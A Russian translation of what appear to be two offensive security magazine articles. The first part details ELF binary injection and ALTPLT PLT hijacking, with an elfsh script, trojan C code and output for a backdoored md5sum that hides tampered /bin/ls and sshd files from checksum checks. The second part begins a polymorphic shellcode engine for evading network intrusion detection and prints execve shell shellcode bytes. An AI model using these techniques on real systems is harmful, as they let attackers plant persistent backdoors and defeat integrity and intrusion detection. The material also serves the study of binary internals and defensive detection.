      4/ ДЛЯ КАЖДОЙ секции в объекте ET_REL
      [
         ЕСЛИ a/ секция была внедрена в шаге 2. (те же условия)
□    b/ секция требует релокации (.rel.sctname найдена в ET_REL)
         [
□     - Релоцировать секцию
         ]
      ]
--------[ Алгоритм слияния BSS
      - Физически вставить BSS ET_EXEC, если ещё не сделано (см. следующий алгоритм)
```

```
      ДЛЯ КАЖДОГО символа из объекта ET_REL
      [
         ЕСЛИ символ указывает в BSS (st_shndx & SHN_COMMON)
         [
□    ПОКА размер .bss ET_EXEC не выровнен (sh_size % st_value)
            [
□      - Увеличить поле sh_size на 1
□    ]
□    - Вставить символ с st_value = sh_addr .bss + sh_size .bss
□    - Прибавить размер символа к sh_size секции .bss ET_EXEC
         ]
      ]


---------[ Алгоритм физической вставки BSS


□ ДЛЯ КАЖДОЙ записи PHT
□ [
□□ЕСЛИ a/ сегмент загружаемый (p_type == PT_LOAD)
□□   b/ сегмент записываемый (p_flags & PF_W)
□□[
□□  - Записать значение p_memsz в p_filesz
□□  - Конец алгоритма
□□]□
□ ]


--------[ Алгоритм слияния таблиц символов


      ДЛЯ КАЖДОГО символа в объекте ET_REL
      [
         ЕСЛИ тип символа — функция (STT_FUNC) или переменная (STT_OBJECT)
         [
□    - Получить родительскую секцию для символа через поле st_shndx
□    ЕСЛИ родительская секция была внедрена в шаге 2. (те же условия)
□    [
□       - Прибавить базовый адрес секции к значению символа
□       - Внедрить новый символ в ET_EXEC
□    ]
         ]
      ]


--------[ Алгоритм pre-interp-внедрения секции

□- Вычислить размер секции, кратный размеру страницы
□- Создать заголовок новой секции
□- Вставить заголовок секции (см. алгоритм вставки заголовка SHT)
□ДЛЯ КАЖДОЙ записи PHT
□[
□   ЕСЛИ a/ тип сегмента — загружаемый (p_type == PT_LOAD)
□      b/ сегмент исполняемый (p_flags & PF_X)
□   [
□      - Прибавить размер секции к p_filesz и p_memsz
□      - Вычесть размер секции из p_vaddr и p_paddr
□   ]
□   ИНАЧЕ ЕСЛИ тип сегмента — PT_PHDR
□   [
               - Вычесть размер секции из p_vaddr и p_paddr
□   ]
□   ИНАЧЕ
□   [
□      - Прибавить размер секции к p_offset
□   ]
        ]
        - Сдвинуть SHT (см. алгоритм ниже)


---------[ Алгоритм post-bss-внедрения секции
```

□- Создать заголовок новой секции
□- Вставить заголовок секции (см. алгоритм вставки заголовка SHT)
□ДЛЯ КАЖДОЙ записи PHT
□[
□   ЕСЛИ a/ сегмент загружаемый (p_type == PT_LOAD)
□   b/ сегмент записываемый (p_flags & PF_W)
□   [
□   - Прибавить размер секции к p_memsz и p_filesz
□   - Конец алгоритма
□   ]□
□]
□- Сдвинуть SHT на размер секции (см. следующий алгоритм)

---------[Алгоритм сдвига SHT

□ДЛЯ КАЖДОЙ записи SHT
□[
□   ЕСЛИ текущая связанная секция (sh_link) указывает после новой секции
□   [
□   - Увеличить поле sh_link на 1
□   ]
□   ЕСЛИ текущее файловое смещение > файлового смещения внедрённой секции
□   [
□   - Прибавить sh_size внедрённой секции к текущему sh_offset
□   ]
□]

---------[Алгоритм вставки заголовка SHT

□- Вставить имя новой секции в .shstrtab
□- Вставить новую запись в SHT в запрошенном диапазоне
□- Увеличить поле e_shnum в заголовке ELF на 1
□ДЛЯ КАЖДОЙ записи SHT
□[
□   ЕСЛИ файловое смещение текущей записи больше файлового смещения SHT
□   [
□   - Прибавить e_shentsize из заголовка ELF к текущему sh_offset
□   ]
□]
□ЕСЛИ sh_offset внедряемого заголовка секции <= файлового смещения SHT
□[
□ - Прибавить размер новой секции (sh_size) к полю e_shoff в заголовке ELF
□]
□ЕСЛИ запрошенный диапазон новой секции <= индекса таблицы строк секций
□[
□   - Увеличить поле sh_strndx в заголовке ELF на 1
□]

---------[Алгоритм внедрения символа

□- Вставить имя символа в секцию .strtab
□- Вставить запись символа в секцию .symtab

---------[Алгоритм внедрения данных секции (применяется ко всем типам секций)

□- Вставить данные в секцию
□- Прибавить размер вставленных данных к sh_size секции
□ЕСЛИ файловое смещение SHT > файлового смещения секции
□[
□ - Прибавить размер вставленных данных к e_shoff в заголовке ELF
□]
□ДЛЯ КАЖДОЙ записи SHT
□[

```
   ЕСЛИ поле sh_offset текущей записи > файлового смещения расширяемой секции
   [
      ЕСЛИ поле sh_addr текущей записи не равно нулю
      [
         - Прибавить размер вставленных данных к sh_addr
      ]
      - Прибавить размер вставленных данных к sh_offset
   ]
]
ЕСЛИ sh_addr расширяемой секции не равен нулю
[
   ДЛЯ КАЖДОЙ записи таблицы символов
   [
      ЕСЛИ символ указывает после прежней верхней границы расширяемой секции
      [
 - Прибавить размер вставленных данных к полю st_value
      ]
   ]
]
```

Алгоритм релокации (шаг 4) здесь не детализируется, поскольку он полностью описан в спецификации ELF. Вкратце: процесс релокации состоит в обновлении всех ссылок на адреса во внедрённом коде ET_REL с использованием доступных объединённых таблиц символов в файле ET_EXEC. На INTEL существует 12 типов релокации, на SPARC — 56, однако на практике на INTEL используются преимущественно 2, а на SPARC — 3 для объектов ET_REL.

Этот финальный этап реализован в виде алгоритма switch/case, который многократно обновляет отдельные байты в каждой внедрённой отображаемой секции. Таблицы релокации содержат всю необходимую для этого информацию; их имена — `.rel.` (или `.rela.` на SPARC), где ` — секция, которая будет релоцирована с использованием этой таблицы. Такие секции легко найти, просматривая SHT в поисках записей с` st_type == SHT_REL (или SHT_RELA` на SPARC).

Мощь движка релокации ELFsh определяется использованием обеих таблиц символов (.symtab и .dynsym), что означает: внедрённый код может разрешать символы самого исполняемого файла, т.е. из кода бэкдора возможен вызов как основных функций исполняемого файла, так и существующих записей .plt, если их значения символов доступны. Подробнее о шаге релокации см. в коде ELFsh в `libelfsh/relinject.c`, особенно в `elfsh_relocate_i386` и `elfsh_relocate_sparc`.

Как следует из предыдущего абзаца, ELFsh имеет ограничение: невозможно вызвать функции, отсутствующие в бинарнике. Для вызова таких функций потребовалось бы добавить информацию для динамического компоновщика, чтобы адрес функции мог разрешаться во время выполнения через стандартный механизм GOT/PLT. Это потребовало бы расширения .got, .plt, .rel.plt, .dynsym, .dynstr и .hash — нетривиальная задача, если не нужно перемещать зоны данных и кода бинарника с их исходных адресов.

Поскольку релокационная информация недоступна для объектов ELF ET_EXEC, нельзя гарантировать 100%-ную точность восстановленных данных без мощного механизма анализа потоков данных. Это было продемонстрировано modremap (modules/modremap.c), написанным spacewalkr, — инструментом сдвига SHT/PHT/symtab. В связке с поиском релокаций ELFsh (vm/findrel.c) этот модуль способен переместить бинарник ET_EXEC в другое место адресного пространства. Это работает для /bin/ls и различных /bin/*, но более крупные бинарники, такие как ssh/sshd, не поддаются перемещению данной техникой из-за ложных срабатываний на хэш-значениях.

По этой причине мы не хотим перемещать секции ET_EXEC с их исходных мест. Вместо этого, по всей видимости, возможно добавление дополнительных секций с большими смещениями от абсолютных адресов, хранящихся в .dynamic, но эта возможность пока не реализована. В

большинстве случаев тщательный выбор перехватываемых внешних функций позволяет обойти проблему отсутствующих символов, хотя «разрешение дополнительных функций», вероятно, будет реализовано в будущем. Для некоторых секций, например .hash, может потребоваться скопировать оригинальную секцию после .bss и изменить ссылочный адрес в секции .dynamic, чтобы можно было расширять хэш без перемещения оригинального кода или данных.

---

4. Заражение: техника ALTPLT

Теперь, когда у нас есть достойная техника обеспечения резидентности через внедрение ET_REL, сосредоточимся на новой, более совершенной технике заражения по сравнению с перенаправлением через GOT и заражением PLT — технике ALTPLT. Она использует преимущества разрешения адресов функций на основе символов из предыдущей техники, как описано ниже.

ALTPLT является улучшением техники заражения PLT. Silvio Cesare описал, как модифицировать секцию .plt для перенаправления вызовов функций библиотеки на другой код — так называемый «перехватчик». Из [4], алгоритм оригинального заражения .plt:

```
-----%<-------%<--------%<---------%<----------%<--------%<---------

'' Алгоритм в коде точки входа следующий...

* пометить текстовый сегмент как записываемый
* сохранить запись PLT(GOT)
* заменить запись PLT(GOT) адресом нового вызова библиотечной функции

Алгоритм в новом вызове библиотечной функции следующий...

* выполнить полезную нагрузку нового вызова
* восстановить оригинальную запись PLT(GOT)
* вызвать оригинальную библиотечную функцию
* снова сохранить запись PLT(GOT) (если она изменилась)
* заменить запись PLT(GOT) адресом нового вызова библиотечной функции ''

-----%<-------%<--------%<---------%<----------%<--------%<---------
```

Реализация подобного алгоритма была представлена на языке ассемблера x86 с использованием резидентности в заполнении сегментов. Эта техника имеет ряд недостатков:

1. Она зависит от архитектуры.
2. Строгие права сегментов могут нарушаться (небезопасно с PaX).
3. Общая структура техники лишена формального интерфейса.

Новая техника ALTPLT состоит в копировании таблицы переходов процедур (.plt) в альтернативную секцию .orig.plt с использованием pre-interp-внедрения, чтобы она располагалась в сегменте кода, доступном только для чтения. Для каждой записи .orig.plt создаётся и внедряется новый ссылочный символ с тем же именем, что и символ записи .plt по тому же индексу, но с префиксом `old_`.

Благодаря такой структуре можно выполнять стандартное заражение PLT в оригинальной секции .plt, но вместо сложного архитектурно-зависимого кода перехватчика используется внедрённая функция из `hook.o.text` — текстовой секции модуля ET_REL, внедрённого техникой, описанной в предыдущей части статьи.

Таким образом, можно по-прежнему вызывать оригинальную функцию через `old_funcname()`, поскольку внедрённый символ будет доступен движку релокации, как описано в алгоритме внедрения ET_REL ;).

Механизм GOT/PLT остаётся нетронутым и обеспечивает нормальное разрешение адресов функций, как в любом динамическом исполняемом файле. Секция .got теперь является общей для обеих секций — .plt и .orig.plt. Добавленная секция .orig.plt является точной копией оригинального .plt и никогда не перезаписывается. Иными словами, .orig.plt безопасна для PaX. Единственное отличие в том, что оригинальные записи .plt могут не использовать .got, а вместо этого перенаправляться на другую процедуру посредством прямой инструкции перехода.

Рассмотрим пример перехвата функции puts() с вызовом вместо неё puts_troj().

На INTEL:

```
-----BEGIN EXAMPLE 13-----
old_puts + 0   jmp  *<_GLOBAL_OFFSET_TABLE_ + 20>      FF 25 00 97 04 08
old_puts + 6   push          $10                       68 10 00 00 00
old_puts + 11  jmp           <old_dlresolve>           E9 C0 FF FF FF

puts + 0       jmp           <puts_troj>               E9 47 ED FF FF
puts + 5       or            %ch,10(%eax)              08 68 10
puts + 8       add           %al,(%eax)                00 00
puts + 10      add           %ch,%cl                   00 E9
puts + 12      sar           $FF,%bh                   C0 FF FF
puts + 15      (bad)         %edi                      FF FF
-----END EXAMPLE 13-----
```

На SPARC:

```
-----BEGIN EXAMPLE 14-----
old_puts + 0   sethi  %hi(0xf000), %g1□□□03 00 00 3c
old_puts + 4   b,a   e0f4 <func2+0x1e0c>□□30 bf ff f0
old_puts + 8   nop□□□□□01 00 00 00

puts + 0□jmp  %g1 + 0xf4 ! <puts_troj>□□81 c0 60 f4
puts + 4□nop□□□□□01 00 00 00
puts + 8□sethi  %hi(0x12000), %g1□□03 00 00 48
-----END EXAMPLE 14-----
```

Это единственная архитектурно-зависимая операция в алгоритме ALTPLT. Это означает, что данная возможность может быть легко реализована и для других процессоров. Однако на SPARC требуется ещё одна модификация: изменение первой записи секции .orig.plt. Дело в том, что архитектура SPARC не использует таблицу глобальных смещений (.got) для разрешения адресов функций — вместо этого секция .plt напрямую модифицируется во время динамической компоновки. За исключением этого отличия, PLT на SPARC работает так же, как на INTEL (обе используют первую запись .plt каждый раз, как описано в спецификации ELF).

По этой причине необходимо изменить первую запись .orig.plt, чтобы она указывала на первую запись .plt (которая патчится во время выполнения до того, как main() получает управление). Для патчинга нужен регистр, отличный от %g1 (который используется динамическим компоновщиком для идентификации записи .plt, подлежащей патчингу), например %g2 (elfsh_hijack_plt_sparc_g2 в libelfsh/hijack.c).

Пропатченная первая запись .orig.plt на SPARC:

```
-----BEGIN EXAMPLE 15-----
.orig.plt□ sethi  %hi(0x20400), %g2□□05 00 00 81
.orig.plt□ jmp    %g2 + 0x2a8  ! <.plt>□□81 c0 a2 a8
.orig.plt□ nop□□□□□01 00 00 00
-----END EXAMPLE 15-----
```

Инструкции NOP после инструкции ветвления (jmp) обусловлены слотом задержки SPARC. Вкратце: на SPARC ветвление изменяет регистр NPC (New Program Counter), а не PC, и инструкция, следующая за инструкцией ветвления, выполняется до фактического перехода.

Рассмотрим новый пример, сочетающий внедрение ET_REL и заражение ALTPLT (вместо перенаправления через GOT, как в предыдущем примере с sshd). Модифицируем md5sum так,

чтобы доступ к /bin/ls и /usr/sbin/sshd был перенаправлен. Для этого нужно перехватить функцию fopen64(), используемую md5sum, подменить реальный путь резервным при необходимости и вызвать оригинальный fopen64, как ни в чём не бывало:

```
-----BEGIN EXAMPLE 16-----
$ cat md16.esh
#!/usr/bin/elfsh

load /usr/bin/md5sum
load test.o

# Добавляем test.o в md5sum
reladd 1 2

# Перенаправляем fopen64 на fopen64_troj (из test.o) с помощью техники ALTPLT
redir fopen64 fopen64_troj

save md5sum.new
quit
$ chmod +x md16.esh
$
-----END EXAMPLE 16-----
```

Посмотрим на внедряемый код. Поскольку функция libc strcmp() не используется в md5sum и её символ недоступен в бинарнике, придётся скопировать её в исходный код модуля:

```
-----BEGIN EXAMPLE 17-----
$ cat test.c
#include <stdlib.h>

#define HIDDEN_DIR      "/path/to/hidden/dir"
#define LS              "/bin/ls"
#define SSHD            "/usr/sbin/sshd"
#define LS_BAQ          "ls.baq"
#define SSHD_BAQ        "sshd.baq"

int     mystrcmp(char *str1, char *str2)
{
  u_int cnt;

  for (cnt = 0; str1[cnt] && str2[cnt]; cnt++)
    if (str1[cnt] != str2[cnt])
      return (str1[cnt] - str2[cnt]);
  return (str1[cnt] - str2[cnt]);
}

int     fopen64_troj(char *str1, char *str2)
{
  if (!mystrcmp(str1, LS))
    str1 = HIDDEN_DIR "/" LS_BAQ;
  else if (!mystrcmp(str1, SSHD))
    str1 = HIDDEN_DIR "/" SSHD_BAQ;
  return (old_fopen64(str1, str2));
}
$ gcc test.c -c
$
-----END EXAMPLE 17-----
```

В этом последнем примере полная информация о перелинковке будет выведена на stdout, чтобы читатель мог насладиться всеми деталями реализации:

```
-----BEGIN EXAMPLE 18-----
$

 Welcome to The ELF shell 0.5b9 .::.

 .::. This software is under the General Public License
 .::. Please visit http://www.gnu.org to know about Free Software

~load /usr/bin/md5sum
```

```
 [*] New object /usr/bin/md5sum loaded on Sat Aug  2 16:16:32 2003

~exec cc test.c -c
 [*] Command executed successfully

~load test.o
 [*] New object test.o loaded on Sat Aug  2 16:16:32 2003

~reladd 1 2
[DEBUG_RELADD] Found BSS zone lenght [00000000] for module [test.o]
[DEBUG_RELADD] Inserted STT_SECT symbol test.o.text       [080470F4]
[DEBUG_RELADD] Inserted STT_SECT symbol test.o.rodata     [080460F4]
[DEBUG_RELADD] Inserted STT_SECT symbol .orig.plt         [080450F4]
[DEBUG_RELADD] Injected symbol old_dlresolve              [080450F4]
[DEBUG_RELADD] Injected symbol old_ferror                 [08045104]
... [вывод отладочных символов опущен — 29 записей old_* ]
[DEBUG_RELADD] Entering intermediate symbol injection loop
[DEBUG_RELADD] Injected ET_REL symbol mystrcmp            [080470F4]
[DEBUG_RELADD] Injected symbol mystrcmp                   [080470F4]
[DEBUG_RELADD] Injected ET_REL symbol fopen64_troj        [08047188]
[DEBUG_RELADD] Injected symbol fopen64_troj               [08047188]
[DEBUG_RELADD] Entering final relocation loop
[DEBUG_RELADD] Relocate using section test.o.rodata  base [-> 080460F4]
[DEBUG_RELADD] Relocate using section test.o.text    base [-> 080470F4]
[DEBUG_RELADD] Relocate using existing symbol old_fopen64 [08045274]
 [*] ET_REL test.o injected succesfully in ET_EXEC /usr/bin/md5sum

~redir fopen64 fopen64_troj
 [*] Function fopen64 redirected to addr 0x08047188 <fopen64_troj>

~save md5sum.new
 [*] Object md5sum.new save successfully

~quit
 [*] Unloading object 1 (test.o)
 [*] Unloading object 2 (/usr/bin/md5sum) *

        Good bye ! .::. The ELF shell 0.5b9
$
-----END EXAMPLE 18-----
```

Как видно из вывода скрипта, в новом файле появились новые символы (символы old_). Посмотрим на них с помощью команды elfsh `-sym` и поиска по регулярному выражению (`old`):

```
-----BEGIN EXAMPLE 19-----
$ elfsh -q -f md5sum.new -sym old
[SYMBOL TABLE]
[Object md5sum.new]

[27] 0x80450f4  FUNC old_dlresolve               sz:16 scop:Local
[28] 0x8045104  FUNC old_ferror                  sz:16 scop:Local
[29] 0x8045114  FUNC old_strchr                  sz:16 scop:Local
[30] 0x8045124  FUNC old_feof                    sz:16 scop:Local
[31] 0x8045134  FUNC old___register_frame_info   sz:16 scop:Local
[32] 0x8045144  FUNC old___getdelim              sz:16 scop:Local
[33] 0x8045154  FUNC old_fprintf                 sz:16 scop:Local
[34] 0x8045164  FUNC old_fflush                  sz:16 scop:Local
[35] 0x8045174  FUNC old_dcgettext               sz:16 scop:Local
[36] 0x8045184  FUNC old_setlocale               sz:16 scop:Local
[37] 0x8045194  FUNC old___errno_location        sz:16 scop:Local
[38] 0x80451a4  FUNC old_puts                    sz:16 scop:Local
[39] 0x80451b4  FUNC old_malloc                  sz:16 scop:Local
[40] 0x80451c4  FUNC old_fread                   sz:16 scop:Local
[41] 0x80451d4  FUNC old___deregister_frame_info sz:16 scop:Local
[42] 0x80451e4  FUNC old_bindtextdomain          sz:16 scop:Local
[43] 0x80451f4  FUNC old_fputs                   sz:16 scop:Local
[44] 0x8045204  FUNC old___libc_start_main       sz:16 scop:Local
[45] 0x8045214  FUNC old_realloc                 sz:16 scop:Local
[46] 0x8045224  FUNC old_textdomain              sz:16 scop:Local
[47] 0x8045234  FUNC old_printf                  sz:16 scop:Local
[48] 0x8045244  FUNC old_memcpy                  sz:16 scop:Local
```

```
[49] 0x8045254  FUNC old_fclose                  sz:16 scop:Local
[50] 0x8045264  FUNC old_getopt_long             sz:16 scop:Local
[51] 0x8045274  FUNC old_fopen64                 sz:16 scop:Local
[52] 0x8045284  FUNC old_exit                    sz:16 scop:Local
[53] 0x8045294  FUNC old_calloc                  sz:16 scop:Local
[54] 0x80452a4  FUNC old__IO_putc                sz:16 scop:Local
[55] 0x80452b4  FUNC old_free                    sz:16 scop:Local
[56] 0x80452c4  FUNC old_error                   sz:16 scop:Local
$
-----END EXAMPLE 19-----
```

Выглядит отлично! Работает ли это теперь?

```
$ md5sum /bin/bash
ebe1f822a4d026c366c8b6294d828c87  /bin/bash
$ ./md5sum.new /bin/bash
ebe1f822a4d026c366c8b6294d828c87  /bin/bash

$ md5sum /bin/ls
3b622e661f6f5c79376c73223ebd7f4d  /bin/ls
$ ./md5sum.new /bin/ls
./md5sum.new: /bin/ls: No such file or directory

$ md5sum /usr/sbin/sshd
720784b7c1e5f3418710c7c5ebb0286c  /usr/sbin/sshd
$ ./md5sum.new /usr/sbin/sshd
./md5sum.new: /usr/sbin/sshd: No such file or directory

$ ./md5sum.new ./md5sum.new
b52b87802b7571c1ebbb10657cedb1f6  ./md5sum.new
$ ./md5sum.new /usr/bin/md5sum
8beca981a42308c680e9669166068176  /usr/bin/md5sum
$
```

Работает так хорошо, что даже если забыть положить оригинальную копию в скрытую директорию, md5sum выводит оригинальный путь, а не путь к скрытой директории ;). Это потому, что мы изменяем только локальный указатель в функции fopen64_troj(), а вызывающая функция не знает об изменении, поэтому её сообщение об ошибке формируется с оригинальным путём.

Ниже приведён подробный алгоритм техники ALTPLT. Его следует использовать как шаг «2 bis» в основном алгоритме внедрения ET_REL из предыдущей главы, чтобы внедрённый код мог использовать любые символы `old_*`:

```
- Создать новый заголовок секции с теми же размером, типом и правами, что у .plt
- Вставить новый заголовок секции
ЕСЛИ текущая ОС — FreeBSD
[
   - Внедрить секцию методом post-bss
]
ИНАЧЕ
[
   - Внедрить секцию методом pre-interp
]
ДЛЯ КАЖДОЙ записи .plt (пока счётчик < sh_size)
[
  ЕСЛИ счётчик == 0 И текущая архитектура — SPARC
  [
    - Заразить текущую запись с использованием регистра %g2
  ]
  - Внедрить новый символ 'old_<имя>', указывающий на текущую запись
    (= sh_addr + счётчик)
  - Прибавить размер записи PLT в байтах (SPARC: 12, INTEL: 16) к счётчику
]
```

Этот алгоритм выполняется ровно один раз для каждого файла ET_EXEC. Команда `redir` выполняет заражение PLT по требованию. Будущая (улучшенная) версия этой команды позволит перехватывать функции самого бинарника. Поскольку сегмент кода в пространстве пользователя доступен только для чтения, нельзя изменять первые байты функции во время выполнения и

выполнять болезненное восстановление байт [13][14] для обратного вызова оригинальной функции. Наилучшее решение — вероятно, построение полных графов потока управления для целевой архитектуры и перенаправление всех вызовов к заданному блоку (например, первому блоку перехватываемой функции) на функцию-перехватчик, как предложено в [15]. ELFsh предоставляет графы потока управления для INTEL (см. modflow/modgraph), как и objobf [16], но эта возможность пока не реализована для других архитектур. Кроме того, некоторые инструкции косвенного ветвления плохо поддаются предсказанию [17] с помощью только статического анализа, так что эта задача остаётся в списке планируемых улучшений.

---

5. Конец?

Это конец, прекрасный друг. Это конец, единственный мой друг, конец... Разумеется, в этой области ещё много места для улучшений и новых функций. Планируется поддержка дополнительных архитектур (pa-risc, alpha, ppc?), а также расширенная поддержка объектов ELF (таблицы версий, ELF64) и расширение скриптового языка с поддержкой простых данных и потока управления. Разработка ELF облегчается благодаря API libelfsh и движку скриптов. Пользователи приглашаются к развитию фреймворка, и все комментарии искренне приветствуются.

---

6. Благодарности

Привет всем в #!dh и #dnerds — вы знаете, кто вы. Особая благодарность duncan @ mygale и zorgon за крутость и ценные отзывы.

Также благодарности, в произвольном порядке: Silvio Cesare за его выдающуюся работу над техниками ELF первого поколения (я действительно многому у вас научился), всем бета-тестерам и контрибьюторам ELFsh (y0 kil3r и thegrugq), которые очень помогли в создании надёжного и переносимого ПО, pipash за нахождение всех строк длиной 76 символов в статье (твои отзывы r00lz, как обычно ;), grsecurity.net (STBWH) за предоставление аккаунта sparc/linux, и Shaun Clowes за полезные подсказки.

Запоздалая огромная благодарность M1ck3y M0us3 H4ck1ng Squ4dr0n и всем участникам Chaos Communication Camp 2003 (привет Bulba ;) за прекрасное время, проведённое вместе в те дни — вы крутые.

---

7. Ссылки

[1] The ELF shell project — The ELF shell crew
MAIN : elfsh.devhell.org
MIRROR : elfsh.segfault.net

[2] PaX project — The PaX team
pageexec.virtualave.net

[3] ELF TIS reference
x86.ddj.com/ftp/manuals/tools/elf.pdf
www.sparc.com/standards/psABI3rd.pdf (SPARC supplement)

[4] UNIX ELF parasites and virus — silvio

www.u-e-b-i.com/silvio/elf-pv.txt

[5] Shared library redirection by ELF PLT infection silvio
https://phrack.org/issues/56/7.html#article

[6] Understanding ELF rtld internals mayhem
devhell.org/~mayhem/papers/elf-rtld.txt

[7] More ELF buggery (bugtraq post) thegrugq
www.securityfocus.com/archive/1/274283/2002-05-21/2002-05-27/0

[8] Runtime process infection anonymous
https://phrack.org/issues/59/8.html#article

[9] Subversive ELF dynamic linking thegrugq
downloads.securityfocus.com/library/subversiveld.pdf

[10] Static kernel patching jbtzhm
https://phrack.org/issues/60/8.html#article

[11] Run-time kernel patching silvio
www.u-e-b-i.com/silvio/runtime-kernel-kmem-patching.txt

[12] Bypassing stackguard and stackshield bulba/kil3r
https://phrack.org/issues/56/5.html#article

[13] Kernel function hijacking silvio
www.u-e-b-i.com/silvio/kernel-hijack.txt

[14] IA32 advanced function hooking mayhem
https://phrack.org/issues/58/8.html#article

[15] Unbodyguard (solaris kernel function hijacking) noir
gsu.linux.org.tr/~noir/b.tar.gz

[16] The object code obfuscator tool of burneye2 scut
segfault.net/~scut/objobf/

[17] Secure Execution Via Program Shepherding Vladimir Kiriansky
www.cag.lcs.mit.edu/dynamorio/security-usenix.pdf Derek Bruening
Saman Amarasinghe

Полиморфный движок шеллкода с использованием спектрального анализа

Авторы: theo detristan (theo@ringletwins.com), tyll ulenspiegel (tyllulenspiegel@altern.org), yann_malcom (yannmalcom@altern.org), mynheer superbus von underduk (msvu@ringletwins.com)

Содержание

---

1 — Аннотация

В наши дни слово «полиморфный» употребляется, пожалуй, слишком часто. Некоторые программы, называемые движками полиморфизма, были выпущены недавно с постоянными (неизменяемыми) процедурами дешифрования. Полиморфизм — это метод противодействия сопоставлению с шаблоном (см. раздел 3.2): если в генерируемом коде присутствуют неизменные последовательные байты, NIDS всегда сможет распознать сигнатуру этих байтов.

В некоторых реальных движках, генерирующих непостоянную процедуру дешифрования (например, ADMmutate), остаются определённые слабые места (возможно, «слабые места» — не совсем точное слово, поскольку современные NIDS ещё не умеют их эксплуатировать): проблема XOR (см. 4.2) и зона NOP, содержащая только однобайтовые инструкции (см. 4.1). В нашем движке мы исследовали эти проблемы (см. 4) и попытались реализовать некоторые решения. Кроме того, мы попытались реализовать методы противодействия следующему поколению NIDS, использующих методы интеллектуального анализа данных (см. 5).

Тем не менее мы не утверждаем, что создали «абсолютный» полиморфный движок. Мы осознаём некоторые слабые места, которые существуют и могут быть устранены с помощью описанных ниже решений, но пока не реализованы. Вероятно, есть и слабые места, о которых мы не подозреваем; ваши письма приветствуются к следующей версии.

Данная статья объясняет нашу работу и наши идеи — надеемся, она вам понравится.

---

2 — Введение

Со времён знаменитой статьи «Smashing the stack for fun and profit» техника переполнения буфера широко используется для атак на системы.

Для ограничения этой угрозы появились новые системы защиты, основанные на сопоставлении с шаблоном. Сегодня системы обнаружения вторжений (IDS) прослушивают трафик и пытаются обнаружить и заблокировать пакеты, содержащие шеллкод, используемый при атаках через переполнение буфера.

В среде создателей вирусов в 1992 году появилась техника, получившая название «полиморфизм». Идея, лежащая в её основе, очень проста, и она применима к шеллкодам. ADMmutate — первая публичная попытка применить полиморфизм к шеллкоду.

Наша цель — попытаться улучшить технику, найти усовершенствования и применить их в эффективном полиморфном движке шеллкода.

---

3 — Полиморфизм: принципы и применимость против NIDS

3.1 — Возвращение в 1992 год...

В 1992 году Dark Avenger изобрёл революционную технику, которую назвал полиморфизмом. В чём она заключается? Она состоит в том, чтобы зашифровать код вируса и каждый раз генерировать новую, отличную процедуру дешифрования — так что весь вирус каждый раз оказывается иным и не может быть обнаружен сканером.

Появились очень хорошие полиморфные движки: TridenT Polymorphic Engine (TPE), Dark Angel Mutation Engine (DAME).

В ответ разработчики антивирусов создали новые эвристические техники: спектральный анализ, эмуляторы кода и т.д.

3.2 — Принципы полиморфизма

Полиморфизм — это общий метод предотвращения сопоставления с шаблоном. Сопоставление с шаблоном означает, что программа P (антивирус или IDS) имеет базу данных с «сигнатурами». Сигнатура — это последовательность байтов, идентифицирующая программу. Возьмём, например, следующий фрагмент шеллкода:

```
push byte 0x68
push dword 0x7361622f
push dword 0x6e69622f
mov ebx,esp

xor edx,edx
push edx
push ebx
mov ecx,esp
push byte 11
pop eax
int 80h
```

Этот фрагмент выполняет вызов `execve("/bin/bash",["/bin/bash",NULL],NULL)`. Он закодирован как:

```
"\x6A\x68\x68\x2F\x62\x61\x73\x68\x2F\x62\x69\x6E\x89\xE3\x31\xD2"
"\x52\x53\x89\xE1\x6A\x0B\x58\xCD\x80"
```

Если обнаружить эту непрерывную последовательность байтов в пакете, направленном на веб-сервер, это может означать атаку. IDS отбросит такой пакет. Разумеется, существуют и другие

способы сделать вызов execve, но они дадут иную сигнатуру. Это и есть сопоставление с шаблоном. Неважно, говорим ли мы о вирусах или шеллкодах — принципы одинаковы.

Представьте, что у вас есть код C, который разыскивает программа P. Ваш код всегда одинаков — это нормально, но это слабое место. P может иметь характерный образец — сигнатуру C — и выполнять сопоставление с шаблоном для обнаружения C.

Первая идея — зашифровать C. Представьте, что C выглядит так:

```
[CCCCCCC]
```

Затем вы его шифруете:

```
[KKKKKKKK]
```

Но чтобы использовать C, перед ним нужно поместить процедуру дешифрования:

```
[DDDDKKKKKKKK]
```

Отлично! Вы зашифровали C, и образец C из базы P больше не эффективен. Но вы ввели новое слабое место: процедура дешифрования будет практически одинаковой при каждом запуске (за исключением ключа), и P сможет иметь её образец.

В итоге вы зашифровали C, но оно всё равно обнаруживается :(

Так родился полиморфизм!

Идея — каждый раз генерировать отличную процедуру дешифрования. «Отличную» действительно означает разную, а не просто с другим ключом. Это можно сделать несколькими способами:
• генерировать процедуру дешифрования с разными операциями при каждом запуске. Классическая процедура шифрования/дешифрования использует XOR, но можно применять любую обратимую операцию: ADD/SUB, ROL/ROR и т.д.;
• генерировать ложный код между реальными инструкциями дешифрования. Например, если какие-то регистры не используются, можно совершать с ними фиктивные операции в середине реального кода дешифрования;
• применять оба подхода одновременно.

Таким образом, полиморфный движок фактически делает два дела:
• шифрует тело шеллкода;
• генерирует процедуру дешифрования, _отличную_ при каждом запуске.

3.3 — Полиморфизм против NIDS

Код для переполнения буфера состоит из трёх или четырёх частей:

```
-------------------------------------------------------------------------
|         NOP         |   shellcode   | bytes to cram |    return adress  |
-------------------------------------------------------------------------
```

Современные NIDS пытаются находить последовательности NOP и выполнять сопоставление с шаблоном по шеллкодам, когда считают, что обнаружили зону fake-NOP. Это не слишком эффективный метод, однако можно представить методы распознавания части байтов, забивающих буфер, или многочисленных последовательных адресов возврата.

Таким образом, наш полиморфный движок должен работать с каждой из этих частей, делая их нераспознаваемыми. Вот что мы стараемся сделать:

• Во-первых, серия NOP заменяется серией случайных инструкций длиной 1, 2, 3 байта (см. 4.1 «fake-nop»).

• Во-вторых, шеллкод шифруется (случайным методом, использующим более одного XOR), а процедура дешифрования генерируется случайным образом (см. 4.2).

• В-третьих, в полиморфном шеллкоде следует избегать большой зоны адресов возврата. Действительно, такая большая зона может быть обнаружена, в особенности методами интеллектуального анализа данных. Чтобы противодействовать этому обнаружению, идея состоит в том, чтобы ограничить размер зоны адресов и добавить байты по нашему выбору между шеллкодом и этой зоной. Байты выбираются случайно или с использованием спектрального анализа (см. 5.3.A).

• Наконец, мы не нашли лучшего метода, чем у ADMmutate, для сокрытия адресов возврата: поскольку адрес возврата выбирается с неопределённостью, ADMmutate изменяет младшие биты адреса возврата между различными вхождениями (см. 4.2).

